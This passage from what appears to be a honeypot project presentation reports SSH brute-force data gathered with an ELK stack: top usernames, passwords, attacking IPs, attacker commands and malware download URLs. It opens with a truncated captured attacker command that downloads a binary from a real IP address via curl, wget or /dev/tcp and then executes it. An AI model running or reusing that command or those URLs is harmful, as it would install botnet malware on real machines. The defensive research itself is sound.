ttp://8.133.3.227:60141/linux -o /tmp/6sLWAGNwvA; if [ ! -f /tmp/6sLWAGNwvA ]; then wget http://8.133.3.227:601
41/linux -O /tmp/6sLWAGNwvA; fi; if [ ! -f /tmp/6sLWAGNwvA ]; then exec 6<>/dev/tcp/8.133.3.227/60141 && echo -
n 'GET /linux' >&6 && cat 0<&6 > /tmp/6sLWAGNwvA ; chmod +x /tmp/6sLWAGNwvA && /tmp/6sLWAGNwvA uV2r6XrkGA2SjQsb
+G3npUvExU2v/mz4Hwu0kgga4nrvqk30wk2u72X2GQ6Sjg0f+GbtqlPFxEul6GTnHA+chBcc42bwrU3B2kWu5GLmHAi0nA0a+GbtplPAxl0t72D
sGwmNjgoN4mPwrU7D2k6v8GXmGg0KjAgf5HTmsU/FxF0q7nrgGA0KjAgf4HTqqFPMwl0s7XrnFAyGigkc5WT+p1PFx06x7XrkHw6Gigkc4mX+q0
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gsZ43rrp0fCxEyr7XTiGheNjgsD52XtsUzGzkuv72TvDQ2LkgEb+GXpqFPFwEil6GTnHQqcjQsd+GbqsU/AxF0u72bsGwmNjwEN4mPwrUnG2k+s
```


MOST-USED USERNAMES

Attackers repeatedly attempt logins using common default usernames such as root, admin, and user. This pattern shows automated scripts cycling through predictable credentials. It highlights weak or default accounts targeted across most SSH brute-force attacks.



Top 10 values of username.keyword	Count of records
root	10,702
admin	517
ubuntu	426
test	264
user	195
oracle	130
postgres	128
deploy	126
ftpuser	119
git	100

MOST-USED PASSWORDS

The password attempts mostly come from short, common, or default passwords like 123456, password, and admin. These weak passwords are frequently used in brute-force lists. It emphasizes the importance of enforcing strong password policies.



Top 10 values of password.keyword	Count of records
123456	1,621
123	1,019
1234	265
password	235
admin	175
123123	171
12345	144
P@ssw0rd	136
1	129
12345678	121

TOP ATTACKING IP ADDRESSES

The top attacking IPs come from regions with high botnet activity and scanning behavior. These IPs repeatedly probe the honeypot for SSH/Telnet access. Their repeated attempts indicate automated attack infrastructure.

Top 10 IP	Count of records
196.251.71.217	4,000
187.183.61.26	3,551
40.82.214.8	1,443
102.88.137.80	1,344
196.251.80.52	1,304
172.200.228.35	1,205
197.5.145.8	1,185
40.83.182.122	1,080
197.5.145.150	900
15.207.107.79	855

COMMAND PATTERNS

The most-used commands are typical of attackers trying to explore the system, download malware, or escalate privileges. Commands often include directory checks, network queries, and file downloads. This helps identify attacker intentions and behavior patterns.

Command Input

Attack.command.keyword	Count of records
uname -s -v -n -r	9
uname -a	4
hostname	3
>A@/1'8ELF7}	2
echo 1 > /dev/null && cat /bin/echo	2
(empty)	1
/ip cloud print	1
cat /bin/echo	1
cat /proc/cpuinfo	1

Attack.command.keyword	Count of records
free -h 2>/dev/null grep Mem awk '{print \$2}'	1
free -m grep Mem awk '{print \$2, \$3, \$4, \$5,'	1
head -c 0 > /tmp/BsNpFeNeh8	1
head -c 0 > linux_sign	1
head -c 0 > miner	1
head -c 0 > miner_sign	1
head -c 0 > windows	1
head -c 0 > windows_sign	1
head -c 0 > winminer	1

MALWARE URLS

These URLs show where attackers attempt to download malicious payloads after gaining access. Most URLs come from compromised servers hosting malware scripts or botnet binaries. Tracking these URLs helps identify active threat sources and infection vectors.

URL Download by Attacker	Count of records
http://185.178.47.172:60149/linux	4
http://47.239.209.158:60103/linux	4
http://47.76.79.220:60141/linux	4
http://8.210.122.125:60149/linux	4
http://111.11.18.187:60133/linux	2
http://156.59.156.13:60147/linux	2
http://36.137.48.58:60125/linux	2
http://43.100.62.251:60106/linux	2
http://47.105.158.116/ns1.jpg	2
http://47.121.192.85:60138/linux	2


AUTOMATED BRUTE-FORCE ATTEMPTS

This clearly shows an automated brute-force script cycling through a credential wordlist

src_ip	username	password	Count of records
196.251.71.217	root	123qwe	1
196.251.71.217	root	1q2!@#\$%	1
196.251.71.217	root	1q2w3e	1
196.251.71.217	root	Aa123456	1
196.251.71.217	root	Dell@123	1
196.251.71.217	root	Huawei@123	1
196.251.71.217	root	Lenovo@123	1
196.251.71.217	root	P@ssw0rd	1
196.251.71.217	root	a123456	1
196.251.71.217	root	abc123456	1


EMAIL AND TELEGRAM BOT

The system sends instant notifications via both email and Telegram, keeping defenders updated in real time



COMPARISON OF HONEYPOT DEPLOYMENT BY LOCATION

Localtion	Tokyo	Singapore	United States
Number of Attacks Captured	253,430	8,527	30,367
Most Common Attack Type	SSH brute-force, Command Injection	SSH brute-force, File Uploads	SSH brute-force, File Uploads
Top Source Countries	China, Russia, Vietnam	Singapore, Indonesia, Thailand	US, India, Brazil
Remarks / Observations	Highest activity; frequent automated scanning and malware download attempts.	Lowest number of attacks; mostly targeted and less frequent attempts.	Moderate attack rate; strong botnet presence and script-based logins. And malware download attempts.

A top-down view of a desk with a laptop, a cup of coffee, a pen, a notebook, and a plant.

5. CONCLUSION

COMPLETED TASKS


Task	Status
Literature Review	
Deploy Honeypot	
Install ELK-Stack	
Create Dashboard on kibana	
Create alert rule on ELK-Stack	
Create attack	
Analyze attack	
Incident Response	
Report	

Completed Tasks

IMPACTS



Protect organization Digital assets




Implementation Guide



Suitable for SME which low budget on building Physical Honepot


DIFFICULTIES



The need of high capabilities resources




Complex ELK configurations



Time Limitation

A top-down view of a desk with various items: a laptop, a cup of coffee, a pen, a notebook, glasses, and a plant. The text "6. DEMONSTRATION" is overlaid in the center.

6. DEMONSTRATION

A top-down view of a desk with a laptop, a cup of coffee, a pen, a notebook, and a plant.

7. REFERENCES

REFERENCES

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A top-down view of a desk with various items: a laptop, a notebook, a cup of coffee, two pens, a pair of glasses, two paper clips, and a large green leaf.

THANK YOU

